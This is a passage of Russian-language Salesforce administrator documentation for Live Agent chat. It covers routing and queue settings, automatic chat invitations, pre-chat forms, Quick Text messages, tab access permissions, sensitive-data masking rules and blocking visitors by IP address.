| URL-адрес предчатовой формы    | Данный параметр перенаправляет приложение Live Agent на URL-адрес веб-страницы, содержащей предчатовую форму.  |
| Постчатовая страница           | Данный параметр перенаправляет приложение Live Agent на настраиваемую постчатовую страницу, отображаемую клиентам после завершения чата.   |
| URL-адрес постчатовой страницы | Данный параметр перенаправляет приложение Live Agent на URL-адрес веб-страницы, содержащей постчатовую страницу.   |

## Параметры маршрутизации чатов

Параметры маршрутизации в приложении Live Agent позволяют определять способ перенаправления входящих запросов на чат агентам.

| Параметр маршрутизации | Описание   |
|------------------------|--|
| Выбор                  | Входящие запросы на чат добавляются в очередь в приложении Live Agent на консоли Salesforce и доступны любому агенту с соответствующим навыком.  |
| Наименее активные      | <p>Входящие чаты перенаправляются агенту с соответствующим навыком и наименьшим количеством активных чатов.</p> <p>Данный параметр поддерживает активную доставку, то есть входящие чаты перенаправляются или доставляются агентам в оперативном режиме. При необходимости укажите время ожидания ответа агента до перенаправления запроса на чат следующему соответствующему доступному агенту.</p>   |
| Самые доступные        | <p>Входящие чаты перенаправляются агенту с соответствующим навыком и наибольшим различием между пропускной способностью и количеством активных чатов. Например, при назначении агентам «А» и «Б» пропускной способности, равной пяти чатам, и участии агента «А» в трех активных чатах, а агента «Б» только в одном, входящий чат будет перенаправлен агенту «Б».</p> <p>Данный параметр поддерживает активную доставку, то есть входящие чаты перенаправляются или доставляются агентам в оперативном режиме. При необходимости укажите время ожидания ответа агента до перенаправления запроса на чат следующему соответствующему доступному агенту.</p> |

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**

### Параметры создания очереди чатов

Параметры создания очереди в приложении Live Agent позволяют определять способ обработки входящих запросов на чат при отсутствии доступных агентов.

Каждая созданная кнопка чата Live Agent или приглашение позволяет определять способ создания очереди, предназначенной для удерживания входящих запросов на чат при отсутствии доступных агентов с соответствующими навыками. Кроме того, для каждой очереди может быть определено максимально допустимое количество запросов. Включение очередей и настройка ограничений позволяют контролировать способы обработки входящих запросов на чат, которые помогают агентам управлять накопившимися запросами.

При наличии функции создания очередей компания может принимать входящие запросы на чат даже при максимальной загрузке агентов, а ее пользователь может задавать максимально допустимое количество запросов для принятия. Данный алгоритм позволяет повысить эффективность работы агентов и ограничить время нахождения клиентов в очереди.

Ниже перечислены параметры маршрутизации чатов, определяющие способ использования функции создания очереди чатов.

| Параметр создания очереди          | Параметр маршрутизации                | Результаты   |
|------------------------------------|---------------------------------------|--|
| Функция создания очереди выключена | Выбор                                 | <ul style="list-style-type: none"> <li>Кнопка чата отображается активной, а новые запросы могут отправляться до тех пор, пока доступны агенты с нужным навыком или позволяет пропускная способность всех активных агентов.</li> <li>Входящие запросы на чат добавляются в виджет Live Agent.</li> <li>Входящие запросы выбираются из списка агентами, пропускная способность которых позволяет участвовать в новых чатах.</li> </ul> |
| Функция создания очереди выключена | Наименее активные или Самые доступные | <ul style="list-style-type: none"> <li>Кнопка чата отображается активной, а новые запросы могут отправляться до тех пор, пока доступны агенты с нужным навыком или позволяет пропускная</li> </ul>   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

| Параметр создания очереди   | Параметр маршрутизации                | Результаты  |
|---|---------------------------------------|---|
| Функция создания очереди включена без ограничения по агенту или общего ограничения              | Выбор                                 | <p>способность всех активных агентов.</p> <ul style="list-style-type: none"> <li>• Запросы перенаправляются агентам, пропускная способность которых позволяет участвовать в новых чатах.</li> </ul>   |
| Функция создания очереди включена без ограничения по агенту или общего ограничения              | Наименее активные или Самые доступные | <ul style="list-style-type: none"> <li>• Кнопка чата отображается активной, а новые запросы могут отправляться до тех пор, пока доступны агенты с нужным навыком.</li> <li>• Входящие запросы добавляются в список «Запросы на чат».</li> <li>• Входящие запросы принимаются из списка агентами, пропускная способность которых позволяет участвовать в новых чатах.</li> </ul>   |
| Функция создания очереди включена с использованием ограничения по агенту или общего ограничения | Выбор                                 | <ul style="list-style-type: none"> <li>• Кнопка чата отображается активной, а новые запросы могут отправляться до тех пор, пока доступны агенты с нужным навыком или позволяет заданное ограничение. В этом случае до завершения предыдущих чатов кнопка отображается неактивной.</li> <li>• Входящие запросы добавляются в очередь до тех пор, пока позволяет заданное ограничение, в случае достижения которого новые запросы принимаются только после завершения предыдущих чатов.</li> <li>• Входящие запросы принимаются из списка агентами, пропускная</li> </ul> |

| Параметр создания очереди   | Параметр маршрутизации                | Результаты   |
|---|---------------------------------------|--|
| Функция создания очереди включена с использованием ограничения по агенту или общего ограничения | Наименее активные или Самые доступные | <p data-bbox="1070 260 1425 321">способность которых позволяет участвовать в новых чатах.</p> <ul style="list-style-type: none"> <li data-bbox="1032 373 1451 747">• Кнопка чата отображается активной, а новые запросы могут отправляться до тех пор, пока доступны агенты с нужным навыком или позволяет заданное ограничение. В таких случаях для пользователя кнопка будет отображаться неактивной, пока не будут завершены более ранние сеансы чата и не откроется доступ к агенту.</li> <li data-bbox="1032 764 1451 995">• Входящие запросы добавляются в очередь до тех пор, пока позволяет заданное ограничение, в случае достижения которого новые запросы принимаются только после завершения предыдущих чатов.</li> <li data-bbox="1032 1012 1451 1144">• Запросы перенаправляются агентам, пропускная способность которых позволяет участвовать в новых чатах.</li> </ul> |

## Настройка фирменного стиля Live Agent посредством сайтов Force.com

Чтобы оформить внедрение Live Agent в фирменном стиле, воспользуйтесь сайтом Force.com для загрузки изображений, предназначенных для окна и кнопок чата.

Чтобы настроить окно и кнопки чата, рекомендуем создать как минимум один сайт Force.com и загрузить изображения, которые должны использоваться в качестве статических ресурсов. Статические ресурсы позволяют загружать содержимое, которое может использоваться страницами Visualforce. Каждому статическому ресурсу присваивается собственный URL-адрес, используемый системой Salesforce для доступа к изображениям при загрузке окна чата.

### 1. Создайте сайт Force.com для размещения изображений.

При создании сайта Force.com для развертывания Live Agent укажите только сведения ниже.

- Метка и имя сайта
- Контакт сайта
- Активная начальная страница сайта
- Шаблон сайта

### 2. Загрузите изображения в качестве статических ресурсов.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования сайтов Force.com:

- «Настройка приложения»

## Настройка внедрения Live Agent

После настройки базового внедрения Live Agent рекомендуем настроить решения, необходимые для работы агентов, администраторов и клиентов. Приложение Live Agent поддерживает разные варианты декларативной настройки внедрения, исключая необходимость кодирования.

### [Создание объектов Live Agent](#)

Первый шаг к внедрению и запуску Live Agent — создание необходимых объектов в Salesforce.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки приложения Live Agent:

- «Настройка приложения»

Для создания профилей или наборов полномочий:

- «Управление профилями и наборами полномочий»

## Создание объектов Live Agent

Первый шаг к внедрению и запуску Live Agent — создание необходимых объектов в Salesforce.

### Создание автоматических приглашений на чат

Настройте автоматические приглашения на чат, отображающиеся в виде анимированных всплывающих окон веб-сайта и позволяющие клиентам общаться с агентами.

### Предчатовые формы и постчатовые страницы

Предчатовые формы и постчатовые страницы в приложении Live Agent позволяют обмениваться информацией с клиентами, обращающимися в компанию посредством чата.

### Создание сообщений «Быстрый текст»

Сообщения «Быстрый текст» позволяют агентам быстро добавлять стандартные примечания в обновления обращений и отправлять клиентам типовые ответы. Рекомендуем создать настраиваемые сообщения, которые должны использоваться агентами при отправке сообщений эл. почты или общении с клиентами посредством чата.

## Создание автоматических приглашений на чат

Настройте автоматические приглашения на чат, отображающиеся в виде анимированных всплывающих окон веб-сайта и позволяющие клиентам общаться с агентами.

Прежде чем создать автоматические приглашения, выполните указанные ниже действия.

- Создайте навыки. Каждая кнопка чата связана с отдельным навыком или набором навыков, поэтому чаты, открытые посредством кнопки, передаются соответствующим агентам.
- Создайте сайт Force.com и статические ресурсы для использования настраиваемых изображений, соответствующих активному и неактивному статусам кнопки. Чтобы указать изображения или текст кнопки в случае отсутствия сайта Force.com, измените код, сгенерированный при создании кнопки.

Автоматические приглашения могут отображаться при выполнении определенных критериев (например, при нахождении клиента на веб-странице дольше указанного периода времени). Приглашения могут быть связаны с конкретными навыками, позволяющими направлять клиентов соответствующим агентам после принятия приглашения на чат.

1. Введите строку «Кнопки и приглашения чата» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Кнопки и приглашения чата».
2. Нажмите кнопку «Создать».
3. Выберите значение «Автоматическое приглашение» в поле «Тип».
4. Нажмите кнопку «Сохранить».
5. Скопируйте и вставьте код приглашения на каждую веб-страницу, где развернуто приложение Live Agent. Убедитесь, что код вставляется в ту область страницы, которая должна отображать приглашение.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и настройки автоматических приглашений на чат:

- «Настройка приложения»





**Совет:** Ввиду обновления кода при каждом изменении, рекомендуем копировать и вставлять код при каждом обновлении приглашения.

### Параметры автоматических приглашений

Параметры автоматических приглашений определяют алгоритмы приглашений, отправляемых посетителям веб-сайта для уведомления о возможности общения с агентами.


### Параметры автоматических приглашений

Параметры автоматических приглашений определяют алгоритмы приглашений, отправляемых посетителям веб-сайта для уведомления о возможности общения с агентами.

Ниже перечислены параметры, доступные при создании или редактировании автоматического приглашения Live Agent.

### Основные сведения

Настройте основные функции, доступные для отдельной кнопки чата Live Agent.


| Параметр          | Выполняемые функции   |
|-------------------|---|
| Тип               | <p>Данный параметр определяет необходимость создания кнопки чата или автоматического приглашения.</p> <p> <b>Внимание:</b> При создании автоматического приглашения на чат выберите значение «Автоматическое приглашение».</p> |
| Активно           | <p>Данный параметр определяет активность автоматического приглашения или возможность его автоматической отправки клиентам.</p>  |
| Имя               | <p>Данный параметр определяет имя приглашения.</p> <p>Данное имя или его версия автоматически добавляется в поле «Имя разработчика».</p>  |
| Имя разработчика  | <p>Данный параметр определяет API-имя приглашения.</p>  |
| Тип маршрутизации | <p>Данный параметр определяет способ перенаправления входящих запросов на чат, инициированных приглашением, агентам с соответствующими навыками.</p>  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.


Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

| Параметр                                   | Выполняемые функции  |
|--|--|
| Навыки                                     | Данный параметр связывает навыки с приглашением. Входящие запросы на чат, инициированные приглашением, будут перенаправляться агентам с указанными навыками.   |
| Язык                                       | Данный параметр определяет стандартный язык отображения текста в окне чата.  |
| Истечение срока действия активной доставки | Данный параметр определяет время ожидания ответа агента до истечения срока действия и перенаправления запроса на чат другому агенту.   |
| Включить очередь                           | Данный параметр включает функцию создания очередей, позволяющую входящим запросам на чат находиться в очереди до момента появления доступного агента с соответствующими навыками.  |
| Длина очереди на одного агента             | Данный параметр определяет количество запросов на чат, доступное для добавления в очередь одного агента.   |
| Общая длина очереди                        | Данный параметр определяет максимальное количество запросов на чат, доступное для добавления в очередь.  |
| Настраиваемое имя агента                   | Данный параметр определяет имя агента, отображающееся клиентам в окне чата.  |
| Автоматическое приветствие                 | <p>Данный параметр определяет настраиваемое приветственное сообщение, отправляемое клиенту автоматически при принятии агентом запроса на чат из приглашения.</p> <p>Чтобы настроить приветствие посредством инструмента «Доступные поля слияния», воспользуйтесь полями слияния. Например, чат может быть настроен посредством полей слияния, позволяющих дополнять приветствие именем клиента.</p> <p> <b>Прим.:</b> Если автоматическое приветственное сообщение выбирается в конфигурации Live Agent и приглашении, то сообщение, связанное с приглашением, будет переопределять сообщение, связанное с конфигурацией.</p> |

### Анимация приглашений

Настройте анимацию приглашения для определения способа ее отображения клиентам.

| Параметр          | Выполняемые функции  |
|-------------------|--|
| Время отображения | Данный параметр определяет продолжительность отображения приглашения клиентам. |

| Параметр   | Выполняемые функции  |
|--|--|
| Разрешить повторное инициирование приглашения после принятия   | Данный параметр определяет возможность повторной отправки приглашения после принятия клиентом предыдущего приглашения.   |
| Разрешить повторное инициирование приглашения после отклонения | Данный параметр определяет возможность повторной отправки приглашения после отклонения клиентом предыдущего приглашения.   |
| Анимация   | <p>Данный параметр определяет тип анимации для приглашения. В зависимости от выбранного типа анимации, пользователь может выбрать области экрана для отображения приглашения клиентам.</p> <p> <b>Прим.:</b> Анимации не отображаются агентам, использующим обозреватель Internet Explorer 9 или более ранней версии.</p> |

### Настройка приглашений

При необходимости дополните приглашение настраиваемыми изображениями путем связывания собственного развертывания с сайтом Force.com и его статическими ресурсами.

| Параметр                    | Выполняемые функции  |
|-----------------------------|--|
| Сайт для ресурсов           | Данный параметр определяет сайт Force.com, связанный с приглашением. Связывание приглашения с сайтом Force.com позволяет оформлять приглашение в фирменном стиле. Рекомендуем хранить изображения в качестве статических ресурсов посредством сайта Force.com. |
| Интерактивное изображение   | Данный параметр определяет настраиваемый рисунок кнопки, отображаемый при недоступности приглашения.   |
| Автономное изображение      | Данный параметр определяет настраиваемый рисунок кнопки, отображаемый при доступности приглашения клиентам для отправки запросов на новые чаты.  |
| Настраиваемая страница чата | Данный параметр заменяет стандартное окно чата Live Agent настраиваемой страницей окна чата, созданной пользователем. Рекомендуем использовать данный параметр только при необходимости замены стандартного окна чата, поддерживаемого приложением Live Agent. |
| Страница предчатовой формы  | Данный параметр перенаправляет приложение Live Agent на страницу Force.com, содержащую настраиваемую предчатовую форму, которая отображается клиентам перед началом чата с агентом.  |

| Параметр                       | Выполняемые функции  |
|--------------------------------|--|
| URL-адрес предчатовой формы    | Данный параметр перенаправляет приложение Live Agent на URL-адрес веб-страницы, содержащей предчатовую форму.                            |
| Постчатовая страница           | Данный параметр перенаправляет приложение Live Agent на настраиваемую постчатовую страницу, отображаемую клиентам после завершения чата. |
| URL-адрес постчатовой страницы | Данный параметр перенаправляет приложение Live Agent на URL-адрес веб-страницы, содержащей постчатовую страницу.                         |

### Правило отправки

Создайте правила отправки для определения порядка инициирования и отправки приглашения клиентам. При необходимости дополните правило отправки несколькими критериями. Кроме того, примените логические операторы к правилу отправки, требующему более сложную логику.

| Параметр | Выполняемые функции   |
|----------|---|
| Критерии | Данный параметр определяет критерии, которые должны оцениваться правилом отправки. Например, создайте правило, отправляющее приглашение при просмотре веб-страницы клиентом в течение указанного периода времени.   |
| Оператор | Данный параметр определяет оператор, который должен использоваться для оценки критериев. Например, создайте правило, отправляющее приглашение при нахождении клиента на странице дольше указанного периода времени. |
| Значение | Данный параметр определяет значение, которое должно использоваться для оценки формулы. Например, создайте правило, отправляющее приглашение при нахождении клиента на странице более 30 секунд.                     |

## Предчатовые формы и постчатовые страницы

Предчатовые формы и постчатовые страницы в приложении Live Agent позволяют обмениваться информацией с клиентами, обращающимися в компанию посредством чата.

Предчатовые формы и постчатовые страницы — это стандартный способ получения информации от клиентов, обращающихся в компанию посредством чата. Кроме того, данные формы и страницы поддерживают стандартный способ предоставления клиентам доступа к собранным данным после завершения сеанса чата. Более того, посредством данных форм и страниц пользователи могут настраивать чат в соответствии с текущими требованиями.

Предчатовые формы позволяют получать информацию от клиента (например, имя или описание проблемы) после отправки запроса на чат с агентом. Наличие данной информации способствует более оперативной маршрутизации запросов на чат и позволяет сократить время, необходимое агентам для сбора информации перед началом сеанса чата. Кроме того, данная информация может использоваться для настройки интерфейса, отображаемого клиенту при общении с агентом (например, добавление личного имени клиента в окно чата).

Постчатовые страницы позволяют предоставлять клиентам общий доступ к информации по завершении сеанса чата. Например, по завершении чата с агентом клиенты могут перенаправляться на другую веб-страницу, содержащую ссылку на соответствующий опрос.

Предчатовые формы и постчатовые страницы создаются программным способом посредством интерфейсов API, поддерживаемых приложением Live Agent. Дополнительную информацию о создании настраиваемых предчатовых форм и постчатовых страниц см. в [Руководстве разработчика Live Agent](#) (на английском языке).

## Создание сообщений «Быстрый текст»

Сообщения «Быстрый текст» позволяют агентам быстро добавлять стандартные примечания в обновления обращений и отправлять клиентам типовые ответы. Рекомендуем создать настраиваемые сообщения, которые должны использоваться агентами при отправке сообщений эл. почты или общении с клиентами посредством чата.

1. Откройте вкладку **«Быстрый текст»**.
2. Нажмите кнопку **«Создать»**.
3. При наличии нескольких типов записей «Быстрый текст» выберите нужный тип записи для нового сообщения и нажмите кнопку **«Продолжить»**.
4. Введите имя сообщения.
5. Введите сообщение.

Текст сообщения может содержать разрывы строк, списки и специальные символы, а его длина не должна превышать 4 096 символов.

6. Чтобы открыть панель выбора полей слияния, щелкните **«Доступные поля слияния»**.
7. Выберите каналы для отображения данного сообщения.
 

Доступные каналы определяются функциями, включенными в организации.

  - «Эл. почта»: действие «Эл. почта» ленты обращений

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания сообщений «Быстрый текст»:

- «Создание», «Чтение», «Редактирование» и «Удаление» для объекта «Быстрый текст»

- «Live Agent»: приложение Live Agent на консоли Salesforce
- «Портал»: сообщество или клиентский портал
- «Телефон»: действие «Записать вызов в журнал» ленты обращений
- «Внутренний»: действие «Изменить статус» ленты обращений

8. Выберите категорию.

9. При необходимости выберите подкатегорию.

10. Нажмите кнопку «Сохранить».



**Совет:** Чтобы просмотреть образец быстрого текста, заполненный данными из выбранных записей, щелкните «Протестировать и проверить поля слияния».

СМ. ТАКЖЕ:

[Настройка быстрого текста](#)

## Настройка доступности для пользователей

Настройка уровня доступности для вкладки «Администратор» посредством профилей

Панель администратора Live Agent — это универсальная область, позволяющая администраторам находить информацию о кнопках и агентах чатов соответствующих организаций. Доступ ко вкладке «Администратор Live Agent» может быть предоставлен пользователям, назначенным определенным профилям.

1. В разделе «Настройка» введите «*Профили*» в поле «Быстрый поиск», затем выберите «**Профили**».
2. Щелкните ссылку «**Правка**» напротив нужного профиля.
3. Задайте уровню доступности вкладки «Администратор Live Agent» значение «Включены стандартные параметры».
4. Нажмите кнопку «**Сохранить**».

После предоставления пользователям полномочия для доступа ко вкладке «Администратор Live Agent» рекомендуем настроить доступ к панели администратора Live Agent на консоли Salesforce.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки уровня доступности вкладок для функций Live Agent:

- «Управление профилями и наборами полномочий»

## Настройка уровня доступности для вкладки «Сеансы Live Agent» посредством наборов полномочий

Записи сеансов хранят сведения об интерактивных взаимодействиях агентов и клиентов (например, количество обработанных запросов на чат, время нахождения агентов в сети или время активного участия агентов в чатах с клиентами). Доступ ко вкладке «Сеансы Live Agent» может быть предоставлен пользователям, назначенным определенным наборам полномочий.

При необходимости доступ ко вкладке «Сеансы Live Agent» может быть предоставлен посредством профилей.

1. Введите строку «*Наборы полномочий*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Наборы полномочий**».
2. Щелкните имя нужного набора полномочий или создайте набор полномочий.
3. Щелкните ссылку «**Параметры объекта**».
4. Щелкните ссылку «**Сеансы Live Agent**».
5. Нажмите кнопку «**Правка**».
6. Установите флажки «Доступно» и «Отображается» в разделе «Параметры вкладки».
7. Нажмите кнопку «**Сохранить**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки уровня доступности вкладок для функций Live Agent:

- «Управление профилями и наборами полномочий»

## Настройка уровня доступности для вкладки «Сеансы Live Agent» посредством профилей

Записи сеансов хранят сведения об интерактивных взаимодействиях агентов и клиентов (например, количество обработанных запросов на чат, время нахождения агентов в сети или время активного участия агентов в чатах с клиентами). Доступ ко вкладке «Сеансы Live Agent» может быть предоставлен пользователям, назначенным определенным профилям.

При необходимости доступ ко вкладке «Сеансы Live Agent» может быть предоставлен посредством наборов полномочий.

1. В разделе «Настройка» введите «*Профили*» в поле «Быстрый поиск», затем выберите «**Профили**».
2. Выберите профиль агента службы поддержки.
3. Нажмите кнопку «**Правка**».
4. Задайте уровню доступности вкладки «Сеансы Live Agent» значение «Включены стандартные параметры».
5. Нажмите кнопку «**Сохранить**».

### ВЕРСИИ

Доступно в версиях:  
**Salesforce Classic**.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки уровня доступности вкладок для сеансов Live Agent:

- «Управление профилями и наборами полномочий»



## Настройка конфиденциальности


### Блокировка конфиденциальных данных в чатах

Правила для конфиденциальных данных позволяют блокировать определенные данные, например: номера кредитных карт, номера социального страхования, номера телефонов и счетов либо даже ненормативную лексику. Можно выбрать, что будет происходить с таким текстом: он будет удаляться или заменяться указанными символами.

1. Введите строку «*Конфиденциальные данные*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Правила для конфиденциальных данных**».
2. Нажмите кнопку «**Создать**».
3. Укажите шаблоны конфиденциальных данных в виде регулярных выражений JavaScript (regex) и выберите требуемые параметры. В регулярных выражениях регистр учитывается.
4. Нажмите кнопку «**Проверить шаблон**».
5. Введите какой-либо текст в формате данных, которые требуется заблокировать, например номер социального страхования 123-45-6789.
6. Выполните предварительный просмотр результатов, чтобы проверить правильность работы правила.
7. Выберите роли, для которых должно действовать это правило.
8. Нажмите кнопку «**Сохранить**».

Можно блокировать текст у агентов, администраторов, клиентов либо у всех. Когда срабатывает правило, в журнал записывается одно или несколько событий транскрипта чата:

- Заблокированы конфиденциальные данные (агент)
- Заблокированы конфиденциальные данные (администратор)
- Заблокированы конфиденциальные данные (посетитель)

 **Прим.:** Конфиденциальные данные можно увидеть при вводе, однако они маскируются, когда пользователь отправляет сообщение. Так что, если требуется скрывать клиентскую информацию от агентов, рекомендуется отключить «Предварительный просмотр агентов» (в разделе «**Настройка**» > «**Настроить**» > «**Live Agent**» > «**Конфигурации Live Agent**»).

Правила конфиденциальных данных действуют для автоматического приветствия и любого, включенного вами быстрого текста. Они не распространяются на имя агента или другой стандартный текст в окне чата.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы создать правила для конфиденциальных данных, выполните следующие действия.

- «Настройка приложения»

Предоставление агентам возможности блокировки посетителей по IP-адресу

Разрешите агентам избегать общения с назойливыми клиентами путем блокировки чатов с конкретных IP-адресов.

При необходимости разрешите агентам блокировать запросы на чаты с конкретных IP-адресов во время работы на консоли. Например, агент может заблокировать клиента, использующего оскорбительные выражения или отправляющего нежелательные сообщения.

Действие агента блокирует чаты с отдельного IP-адреса.

Заблокированным посетителям будет отображаться уведомление о недоступности данного чата.

При запросе чата с заблокированного IP-адреса приложение препятствует его добавлению в очередь или перенаправлению агентам. Кроме того, пользователи могут изменять или удалять правила блокировки.

1. В меню «Настройка» введите «*Конфигурации Live Agent*» в поле «Быстрый поиск», затем выберите «**Конфигурации Live Agent**».
2. Щелкните ссылку «**Правка**» напротив нужной конфигурации.
3. Установите флажок «**Блокировка посетителя включена**» в разделе «**Основные сведения**».
4. Нажмите кнопку «**Сохранить**».

Кроме того, администратор организации может заблокировать отдельные IP-адреса или целые диапазоны IP-адресов (при получении нежелательных чатов из отдельного региона). Дополнительную информацию см. в разделе «[Создание правила блокировки по IP-адресу](#)».

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для общения с посетителями в приложении Live Agent на консоли Salesforce:

- Приложение Live Agent, включенное, настроенное и добавленное в приложение консоли Salesforce

Создание правила блокировки по IP-адресу для блокировки посетителей чата

Разрешите агентам избегать общения с назойливыми клиентами путем блокировки чатов с конкретных IP-адресов.

Пользователи могут блокировать запросы на чаты с конкретных IP-адресов. Например, пользователь может заблокировать клиента, использующего оскорбительные выражения или отправляющего нежелательные сообщения. При получении нежелательных чатов из отдельного региона пользователь может заблокировать целые диапазоны IP-адресов.

Заблокированным посетителям будет отображаться уведомление о недоступности данного чата.

При запросе чата с заблокированного IP-адреса приложение препятствует его добавлению в очередь или перенаправлению агентам. Кроме того, пользователи могут изменять или удалять правила блокировки.

1. В меню «Настройка» введите «*Блокировка посетителей*» в поле «Быстрый поиск», затем выберите «**Блокировка посетителей**». Рекомендации по вводу допустимых диапазонов IP-адресов см. в разделе «[Настройка диапазонов надежных IP-адресов для организации](#)».
2. Нажмите кнопку «**Создать**» и настройте параметры правила блокировки.
3. Нажмите кнопку «**Сохранить**».

При необходимости разрешите агентам блокировать запросы на чаты с конкретных IP-адресов во время работы на консоли. Дополнительную информацию см. в разделе «[Предоставление агентам возможности блокировки посетителей по IP-адресу](#)».

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для общения с посетителями в приложении Live Agent на консоли Salesforce:

- Приложение Live Agent, включенное, настроенное и добавленное в приложение консоли Salesforce

## Настройка приложения Live Agent на консоли Salesforce

После настройки базового внедрения Live Agent рекомендуем добавить данное приложение на консоль Salesforce для предоставления агентам и администраторам возможности использования чатов для помощи клиентам. При необходимости настройте некоторые другие функции на консоли Salesforce для повышения эффективности работы агентов при обслуживании клиентов.

### [Добавление приложения Live Agent на консоль Salesforce](#)

Благодаря добавлению приложения Live Agent на консоль Salesforce, агенты и администраторы могут общаться с клиентами и получать централизованный доступ к другим инструментам для обслуживания клиентов.

### [Настройка ответов чата из статей базы знаний](#)

Если организация использует Salesforce Knowledge, то агентам может быть предоставлена возможность отправки ответов на вопросы клиентов путем использования информации из базы знаний. Чтобы разрешить агентам поиск статей из приложения Live Agent на консоли Salesforce и добавление найденной информации в чаты, рекомендуем настроить ответы чата для статей.

### [Добавление панели администратора на консоль Salesforce](#)

Панель администратора, добавленная на консоль Salesforce, позволяет упростить работу администраторов службы поддержки. Другими словами, администраторы могут просматривать сведения о своих агентах без переключения между рабочими пространствами.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки приложения Live Agent:

- «Настройка приложения»

Для создания профилей или наборов полномочий:

- «Управление профилями и наборами полномочий»

## Добавление приложения **Live Agent** на консоль **Salesforce**

Благодаря добавлению приложения Live Agent на консоль Salesforce, агенты и администраторы могут общаться с клиентами и получать централизованный доступ к другим инструментам для обслуживания клиентов.

Прежде чем добавить Live Agent в приложение консоли Salesforce, рекомендуем сначала создать приложение консоли Salesforce.

Настройте и добавьте приложение Live Agent в приложение консоли Salesforce.

Приложение Live Agent, настроенное на консоли, может использоваться агентами для взаимодействия с клиентами. Консоль Salesforce предоставляет агентам и администраторам централизованный доступ к приложению Live Agent и другим продуктам Service Cloud, предназначенным для быстрого и эффективного обслуживания клиентов.

1. Введите строку «*Приложения*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Приложения**».
